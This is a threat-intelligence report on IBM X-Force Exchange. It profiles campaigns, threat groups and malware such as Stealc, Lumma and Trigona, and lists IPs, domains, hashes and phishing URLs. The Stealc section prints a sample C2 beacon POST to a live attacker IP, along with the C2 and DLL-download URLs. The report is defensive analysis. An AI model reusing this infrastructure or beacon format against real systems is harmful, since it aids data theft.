IBM **X-Force Exchange**

Report By Alwin Sam Roy

Introduction

IBM X-Force Exchange is a cloud-based platform designed to empower users with threat intelligence. It functions as a central hub for:

- Consuming: Stay informed about the latest global security threats.
- Sharing: Collaborate with peers and experts to exchange valuable insights.
- Taking Action: Utilize the intelligence gathered to proactively defend against cyberattacks.

Key features of X-Force Exchange:

- Threat Research: Conduct rapid investigations into emerging security threats.
- Actionable Intelligence: Aggregate and analyze data to make informed security decisions.
- Expert Consultation: Gain access to the knowledge and experience of IBM security specialists.
- Peer Collaboration: Connect with a community of security professionals to share knowledge and best practices.
- Malware Analysis Tools: IBM X-Force Exchange offers built-in malware analysis tools that enable users to analyze suspicious files and identify potential threats. These tools include static and dynamic analysis capabilities, sand-boxing, and behavioral analysis techniques to uncover malicious behavior and attributes.

X-Force Exchange leverages a combination of human and machine intelligence, providing users with:

- Observable Indicators: Analyze data like vulnerabilities, malware, and malicious domains.
- Higher-Order Intelligence: Gain insights into threat actors, campaigns, and attack tactics.

Sea Turtle Adopts New DNS Hijacking Techniques

Summary

Cisco Talos released intelligence on the “Sea Turtle” DNS hijacking campaign and their continuing efforts to compromise victims.

Threat Type

Malware

Overview

Cisco Talos released intelligence on the “Sea Turtle” DNS hijacking campaign and their continuing efforts to compromise victims. The operators behind the campaign have adopted a new DNS hijacking technique that involves modifying the target domain's name server records to point legitimate users to the actor-controlled server. Once in control of the victim's DNS, the attackers redirect their traffic to malicious websites and email servers. This would facilitate a man-in-the-middle attack against the victim or potentially allow the attacker to harvest credentials.

The primary targets of this campaign are reported to be Eastern Europe and North African countries as well as targeting these industries:

- Government organizations
- Energy companies
- Think tanks
- International non-governmental organizations
- At least one airport

Indicators of Compromise

- 185.64.105.100
- 178.17.167.51
- 95.179.131.225
- 140.82.58.253
- 95.179.156.61
- 196.29.187.100
- 188.226.192.35
- ns1.rootdnservers.com
- ns2.rootdnservers.com
- 45.32.100.62
- ns1.intersecdns.com
- ns2.intersecdns.com
- 95.179.150.101

Recommendations

- Block all URL and IP based IOCs at the firewall, IDS, web gateways, routers or other perimeter-based devices.
- Use updated anti-virus and ensure your current vendor has coverage for this campaign.
- Search for existing signs of the indicated IOC's in your environment and email systems
- Keep updated patches on all critical and non-critical systems.
- Never open unsolicited or unverified email attachments.

Mozart Using DNS for Command and Obfuscation

Summary

New backdoor malware named Mozart is using DNS to receive commands and obfuscate traffic so as to avoid detection by AV and IDS systems. A report from BleepingComputer examines analysis conducted by Vitali Kremez and the MalwareHunterTeam.

Threat Type

Backdoor, Malware, Obfuscation, Phishing

Overview

Mozart is a new backdoor malware that infects systems through phishing emails.

- ❖ **Spreads via:** Phishing emails with infected PDFs.
- ❖ **Hides communications:** Uses DNS queries (usually for domain lookups) to secretly transmit data.
- ❖ **Command retrieval:** Queries specific TXT records on the DNS server to receive attacker instructions.
- ❖ **File Dropping:** Creates an executable file disguised as "calc.exe" and stores it in the temporary folder.
- ❖ **Persistence:** Moves the malware to the startup folder to ensure continuous operation.
- ❖ **Command and Control:** Communicates with the attacker's server for further instructions.
- ❖ **Detection:** Anomalies in DNS query traffic (more questions/answers than usual) might indicate Mozart's presence.

Mozart highlights a cunning method attackers use to bypass traditional security measures. Staying vigilant against suspicious emails and implementing strong security solutions are crucial to combat such threats.

Indicators of Compromise

Hashes
f1e32936482998483c076b4502542718d7de33a79cab9b51ddf3de9d4a415145
2f622ffe606172c544901f111e9e0e8b38f8eab794b54958418de146af987925
051f15288d162db642ccb694cbd8dafeb71b89614ac711c350f992a7b2a9d7d7

Domain and IP Address

93.188.155.2
masikini.com/CarlitoRegular.zip

File Names

%Temp$\calc.exe
%Temp%\mozart.txt

Recommendations

- Do not click or open links in mails directly, instead type in the main URL in your browser or search the brand/company via your preferred search engine.
- Ensure anti-virus software and associated files are up to date.
- Search for existing signs of the indicated IOCs in your environment.
- Block all URL and IP based IOCs at the firewall, IDS, web gateways, routers or other perimeter-based devices, a course of action, resources or applications to remediate this threat.
- Keep applications and operating systems running at the current released patch level.
- Use a packet sniffer to examine DNS packets for out of range questions and answers

Stealc Malware Profile

Stealc is a malicious software (malware) designed to steal sensitive information from Windows systems. Here's a breakdown of its concerning capabilities:

Targets: Primarily targets Microsoft Windows systems.
Data Steals: Wide range of information, including:

- ❖ Login credentials from various applications (browsers, messaging apps, file transfer tools).
- ❖ Cryptocurrency wallets.
- ❖ Specific files based on instructions received (e.g., file extension and location).

Information Gathering:

- ❖ Creates a profile of the infected system.
- ❖ Captures a screenshot of the user's desktop.

Delivery and Communication:

- ❖ Downloads configuration data with specific instructions from a Command and Control (C2) server.
- ❖ Steals data and sends it back to the C2 server using an encrypted URL.

Additional Threats:

- ❖ Downloads further malicious payloads (additional malware) upon initial data collection.
- ❖ The type of additional malware depends on the attacker utilizing Stealc (MaaS model).

Technical Aspects:

- ❖ Encrypted Strings: Stores crucial information (C2 URL, etc.) in an encrypted format for obfuscation.
- ❖ Decryption Method: Uses RC4 encryption with a pre-defined key to decrypt strings during operation.
- ❖ Function Resolution: Resolves necessary functions from Windows libraries and downloaded DLLs to access data from various applications.
- ❖ Overall, Stealc poses a significant threat due to its ability to steal a vast amount of sensitive data and potentially deploy further malware.

General Approach:
Stealc retrieves configuration data from its Command and Control (C2) server specifying targets.
For each data type, Stealc:

- ❖ Collects the information.
- ❖ Stores it in a separate file.
- ❖ Sends the data to the C2 server.

Data Categories:

System Profile:

- Gathered information:
- IP address, network details
- Country
- System overview
- Hardware ID
- Operating system details
- User and computer name
- Timezone, language settings
- Installed applications, user accounts
- List of running processes
- Hardware specifications (CPU, RAM, display)
- User Agent


Storage: Saved in "system_info.txt" before sending.

Browsers (Chrome, Edge, Chromium-based, Firefox, Opera):

- Targeted data:
- Cookies
- Login credentials
- Browsing history
- Saved credit cards
- Autofill/form history

Other Applications (configuration data requested from C2 server):

- Browser extensions
- Cryptocurrency wallets
- File transfer applications (Filezilla)
- Messaging applications (Discord, Telegram, Tox, Pidgin)
- Gaming platforms (Steam)
- Email client (Outlook)



C2

Stealc communicates with a C2 server by sending an HTTP POST request to its configured C2 URL. C2 requests are sent in the body of POST requests in a multipart form. Stealc will send a hardware ID and build identifier in its beacon to its C2 server. The following is an example of a C2 beacon:


```
POST /40d570f44e84a454.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----GCBFBGCGIJKJJKFIDBFC
Host: 185.172.128.24
Content-Length: 213
Connection: Keep-Alive
Cache-Control: no-cache

------GCBFBGCGIJKJJKFIDBFC
Content-Disposition: form-data; name="hwid"

1DD46D741AAB69161091
------GCBFBGCGIJKJJKFIDBFC
Content-Disposition: form-data; name="build"

default6
------GCBFBGCGIJKJJKFIDBFC--
```

Stealc expects to receive a Base64 encoded string that when decoded contains a pipe delimited list. The first field in the list contains a hash that is used as a token for subsequent communication. However, the C2 server may send back a response of block encoded as a Base64 string. Stealc will exit if it receives a response to block. The following is a response containing a block code:




```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 19 Jan 2024 19:40:29 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 8
Connection: keep-alive

YmxvY2s=
```


Stealc will send additional POST requests to its C2 server containing a command to request configuration data for each type of data that it collects (e.g., browsers, files, etc.).

The same URL (similar to the one below) is used to beacon and request configurations for its data theft modules:



```
http[:]//185.172.128[.]24/40d570f44e84a454.php
```


Stealc will also send a POST request to retrieve DLLs used to extract data from various data sources using a URL similar to the following:



```
http[:]//185.172.128[.]24/2a7743b8bbd7e4a7/sqlite3.dll
```

Stealc will download the following DLLs used to access data and save them to C:\\ProgramData\:

freebl3.dll
mozglue.dll
msvcp140.dll
nss3.dll
softokn3.dll
vcruntime140.dll
sqlite3.dll
Stealc loads the DLLs as needed only importing specific functions that it needs for its operations.



Files

File Hash	File Category
7dce47654aaf1be927aa306272b056905466450aed9415edc41fddc654ce358c	Infostealer
e978871a3a76c83f94e589fd22a91c7c1a58175ca5d2110b95d71b7805b25b8d	Infostealer
03b8702195788a3d8a4aedb5a056c69deac86b2dfeddc234ee013098ded69799	Infostealer

Threat Reports

1. ITG13 Threat Group Profile

Risk High

- Origin: Tracked by IBM X-Force since at least 2014, indicating a long-standing and potentially well-funded operation.
- Targets: Primarily focuses on organizations in the Middle East (esp. Saudi Arabia, Turkey, Israel) but has also targeted the US.
- Sectors: Finance, technology, government, telecommunications, energy, academia, and defense.
- Tactics: Spear phishing emails with malicious attachments (Microsoft Office documents) that exploit PowerShell and Visual Basic scripts for initial infection.
- Post-intrusion: Employs custom backdoors for achieving objectives (likely espionage or data exfiltration).

Motivation:

- Cyber Espionage: Stealing valuable intellectual property (potentially narrowing the science and technology gap between Iran and Western nations).
- Destructive Attacks: Causing damage to critical infrastructure in targeted regions.

Key takeaways:

- Widespread Targeting: ITG13 poses a threat to various sectors across multiple countries.
- Evolving Techniques: Their use of spear phishing and custom tools indicates a sophisticated operation.
- Continued Threat: Given Iran's interest in cyber espionage and ITG13's persistence, organizations in the targeted sectors should be vigilant.

Recommendations:

- Heightened Awareness: Organizations should raise awareness among employees about phishing attempts and suspicious emails.
- Security Measures: Implementing strong email filtering, endpoint security solutions, and staying updated on the latest vulnerabilities are crucial.
- Threat Intelligence: Subscribing to threat intelligence feeds like IBM X-Force Exchange can provide valuable insights into emerging threats and actors like ITG13.

2. Black Basta Ransomware Group Profile

Risk High

Black Basta, a recent addition to the ransomware scene (emerging in April 2022), has quickly become a major concern. Here's a breakdown of their tactics:

Target: Businesses and enterprises.

Method:

- Initial Breach: Gain access through phishing emails containing the Qakbot trojan.
- Data Theft: Exfiltrate sensitive data before encryption, increasing pressure on the victim.
- Double Extortion: Encrypt crucial files and demand ransom for both data recovery and to prevent leaks.
- Pressure Tactic: Progressively leak stolen data on a dedicated website if the ransom isn't paid.

Key Points:

- Rapid Rise: Black Basta's frequent attacks have placed them among the top 3 ransomware threats within a short period.
- Data at Risk: Even with backups, leaked data can cause significant damage.

Recommendations:

- Employee Awareness: Train staff to identify and avoid phishing attempts.
- Security Measures: Implement strong endpoint protection, update software regularly to patch vulnerabilities.
- Data Backups: Maintain secure and up-to-date backups for data recovery.
- Incident Response Plan: Have a clear strategy to respond effectively to a cyberattack.

Threat Groups

1. APT28 -Fighting Ursa Aka APT28: Illuminating a Covert Campaign

- Vulnerability exploited: CVE-2023-23397, a critical flaw in Microsoft Outlook that doesn't require user interaction. This makes it particularly dangerous.
- Campaign duration: Over 20 months, targeting at least 30 organizations across 14 countries.
- Targets: Primarily NATO member countries (except Ukraine, Jordan, and UAE).

Focus: Organizations critical to national interests, including:

- Infrastructure
- Government agencies
- Economic entities
- Military

Three campaigns identified:

- First (March-December 2022): Initial use of the vulnerability.
- Second (March 2023): Continued exploitation after the vulnerability became public.
- Third (September-October 2023): Most recent campaign targeting nine organizations in seven countries.

Overall implications:

- Espionage focus: Fighting Ursa aims to gather sensitive information beneficial to the Russian government.
- Widespread targeting: A significant number of organizations across various sectors were compromised.
- National security concerns: Critical infrastructure and entities crucial for national security were targeted.

2. APT36 - A peek into APT36's updated arsenal

Zscaler ThreatLabz discovered renewed malicious activity by APT36, a Pakistan-based cyberespionage group targeting Indian government sectors.

Key Points:

- New Arsenal: APT36 utilizes:
- Previously unknown Windows RAT (ElizaRAT): Grants full control of the infected device.
- New Linux espionage tools: Target specific functionalities.
- Novel distribution mechanisms.
- New attack vector targeting Linux environments.
- Deceptive Tactics: APT36 attempts to mask their Pakistani origin.
- Infrastructure Reuse: Same infrastructure used for phishing attacks and malware distribution.

Additional Information:

- APT36: Active since 2013, targets Indian government, defense, and education sectors.
- Methods: Credential harvesting, malware distribution for cyberespionage.

Typical Tools:

- Custom Windows RATs
- Lightweight Python tools for Windows/Linux espionage
- Open-source C2 frameworks (e.g., Mythic)
- Trojanized Indian government applications (e.g., KAVACH)
- Trojanized Android apps
- Phishing sites targeting Indian officials

3. Lazarus Targeting Covid-19 Related Intelligence

Incident: Kaspersky Labs uncovered cyberattacks by Lazarus Group, a notorious hacking group, targeting:

Target 1: A pharmaceutical company (September)
Target 2: A government health ministry (October)

Findings:

Ministry Attack:

- Exploit: Unknown infection vector compromised two Windows servers.
- Malware: "wAgent" - memory-resident malware fetching additional modules from a remote server for persistence.

Pharmaceutical Attack:

- Method: Supply chain attack through a South Korean software company.
- Malware: "Bookcode" malware package.
- Attribution: Despite differing attack methods and malware, Kaspersky linked both incidents to Lazarus Group based on sufficient evidence.

Additional Information:

- Lazarus Group is known for cyberespionage and financially motivated attacks.
- Targeting a pharmaceutical company during a pandemic suggests potential interest in stealing COVID-19 vaccine research.

Possible Implications:

- Increased risk of intellectual property theft in the healthcare sector.
- Need for heightened awareness and cybersecurity measures in pharmaceutical companies and government health organizations.

Malware

1. DarkGate Malware: Exploring Threats and Countermeasures

The digital age has brought immense benefits, but it has also opened doors for malicious actors. DarkGate malware exemplifies this concern, posing a significant threat to individuals and organizations alike.

Key Points:

- Longstanding Threat: Emerging around 2017, DarkGate has continuously evolved, becoming a feature-rich malware toolkit.
- Evolving Capabilities: DarkGate boasts a range of functionalities, including:
- Remote code execution: Allows attackers to control infected systems remotely.
- Advanced evasion techniques: Designed to bypass detection by security software.
- Data theft: Steals sensitive information such as login credentials and financial data.

Concerns:

- Widespread Targeting: DarkGate has been observed targeting various sectors, making no entity immune.
- Constant Development: The malware's continuous development suggests potential for even more sophisticated attacks in the future.

Recommendations:

- Heightened Awareness: Organizations and individuals need to be aware of the evolving cyber threat landscape, including DarkGate.
- Robust Security Solutions: Implementing strong antivirus, anti-malware, and endpoint protection software is crucial.
- Regular Updates: Maintaining up-to-date software and operating systems helps patch vulnerabilities that attackers can exploit.
- Employee Training: Educating employees on identifying phishing attempts and suspicious activity is essential.

2. WogRAT Malware Exploits aNotepad (Windows, Linux)

A new cyber threat has emerged: Backdoor malware called WogRAT is being distributed through a seemingly harmless platform - aNotepad, a free online notepad service.

Key Points:

- Targets: Windows and Linux systems (though Linux attacks haven't been observed yet).
- Delivery Method: Abuses aNotepad by storing the malware disguised as text.
- Functionality: Grants remote access to attackers, potentially allowing them to steal data, install additional malware, or disrupt system operations.
- Detection: Windows versions may be disguised as legitimate utility tools, tricking users into downloading them.

Technical Details:

- WogRAT: Named based on the string "WingOfGod" found in the code.
- Functionality: Utilizes POST requests to communicate with a command-and-control server.

Recommendations:

- Exercise caution with online tools: Be wary of downloading files, especially from unknown sources, even if they appear legitimate.
- Verify file authenticity: Check the file extension and source before downloading.
- Use security software: Antivirus and anti-malware programs can help identify and block malicious files.
- Stay informed: Keep yourself updated on the latest cyber threats and their tactics.

3. Trigona Malware Profile

Trigona is a dangerous ransomware strain targeting Windows and Linux systems. Here's a technical overview:

Programming Language: Delphi
Capabilities:

- Erases file contents
- Encrypts specified folders
- Powers down the system after encryption (Windows only)
- Establishes persistence on Windows systems (automatic execution on login)

Encryption Details:

Configuration Encryption: Uses AES-CBC with a 32-byte key and initialization vector (IV).

- Windows: Encrypted data stored in a string resource named "CFGS".
- Linux: Encrypted data embedded at the binary's end.

File Encryption:

- Algorithm: AES combined with RSA
- Targets: Local and network drives (depending on the command)
- Library: Delphi's DCPcrypt (open-source)
- Padding: Uses residual block termination instead of typical AES padding.

Ransom Note:

- Dropped as "how_to_decrypt.hta" (Windows) or "how_to_decrypt.txt" (Linux) in encrypted directories.

File Naming:

- Encrypted files receive the extension "._locked".
- Some versions replace the original filename with a random string before appending "._locked".

Key Points:

- Trigona poses a severe threat as it encrypts crucial data and demands ransom for decryption.
- Understanding its technical aspects can aid in detection and potentially assist in recovery efforts (refer to professional data recovery services for assistance).

Recommendations:

- Implement robust backups: Regularly back up your data to prevent permanent data loss.
- Maintain updated security software: Antivirus and anti-malware programs can help prevent infections.
- Be cautious online: Avoid suspicious links and attachments to minimize the risk of infection.

4. Lumma Malware Profile

Luma, also known as LummaC2, is a malicious software (malware) designed to steal sensitive information from your device. Here's a breakdown of its key features:

- Type: *Information stealer (infostealer)*
- Origin: First appeared in 2022, written in C++ programming language.
- Distribution: Offered as a Malware-as-a-Service (MaaS), meaning anyone can purchase access to use it in attacks.
- Size: 150-500 KB, making it relatively small and harder to detect.

What it steals:

- Login credentials (usernames and passwords)
- Bank details (highly sensitive financial information)
- Cryptocurrency wallet information (targets popular platforms like Binance and Ethereum)
- Browser extension details (including 2FA data from tools like Metamask)
- Information from specific applications (e.g., AnyDesk for remote access, KeePass for password management)

Targets:

- Operating System: Primarily targets Windows systems (Windows 7 to 11).
- Browsers: Targets popular browsers like Chrome, Edge, and Firefox, potentially compromising browsing data.

Additional Capabilities:

- Payload Delivery: Lumma can deliver additional malicious software onto the infected device, potentially further compromising the system.


Overall, Lumma poses a significant threat as it can steal a wide range of sensitive data, putting your financial information, online accounts, and other personal details at risk.

Recommendations:

- Stay informed: Keep yourself updated on the latest malware threats.
- Antivirus software: Use a reputable antivirus program with real-time protection.
- Strong passwords: Implement strong and unique passwords for all your accounts.
- Beware of suspicious links: Don't click on suspicious links or attachments in emails.
- Software updates: Regularly update your operating system, applications, and browsers.

Phishing Reports


1. Phishing by mail



Risk
1

X-Force URL Report

https://sites.google.com/view/sogunsocgenroe



Details

Categorized URL https://sites.google.com

Risks

- Limited parts of this application are provided over an unencrypted connection
- The application supports file uploading, which bears a risk of data leakage
- A significant number of URLs host malware
- A significant amount of hosts of this application use SSL/TLS certificate key sizes less than 2048
- A few hosts of this application support weak ciphers
- A low proportion of sites linking to this application are suspicious

Categorization

- Cloud


Actions

- Write/Post/Chat
- Share

Application Google Sites


WHOIS Record

Created	Sep 15, 1997
Updated	Sep 9, 2019
Expires	Sep 13, 2028
Registrant Organization	Google LLC
Registrant Country or Region	United States
Registrar Name	MarkMonitor, Inc.
Email	abusecomplaints@markmonitor.com



Category	Reason	Date
▲ Cloud(100%)	Content analysis	June 11, 2021 3:36 PM
~~Travel~~	Content analysis	
▲ Travel(100%)	Content analysis	January 16, 2017 2:38 PM
~~Search Engines / Web Catalogues / Portals~~	Content analysis	
▲ Search Engines / Web Catalogues / Portals(100%)	X-Force Research	December 24, 2016 7:38 PM

2. Phishing




Risk
1

X-Force URL Report

office365l0gin.cyclic.app

Details

Categorized URL	cyclic.app
Categorization	▪ General Business
Application	No known application



2
DNS Records

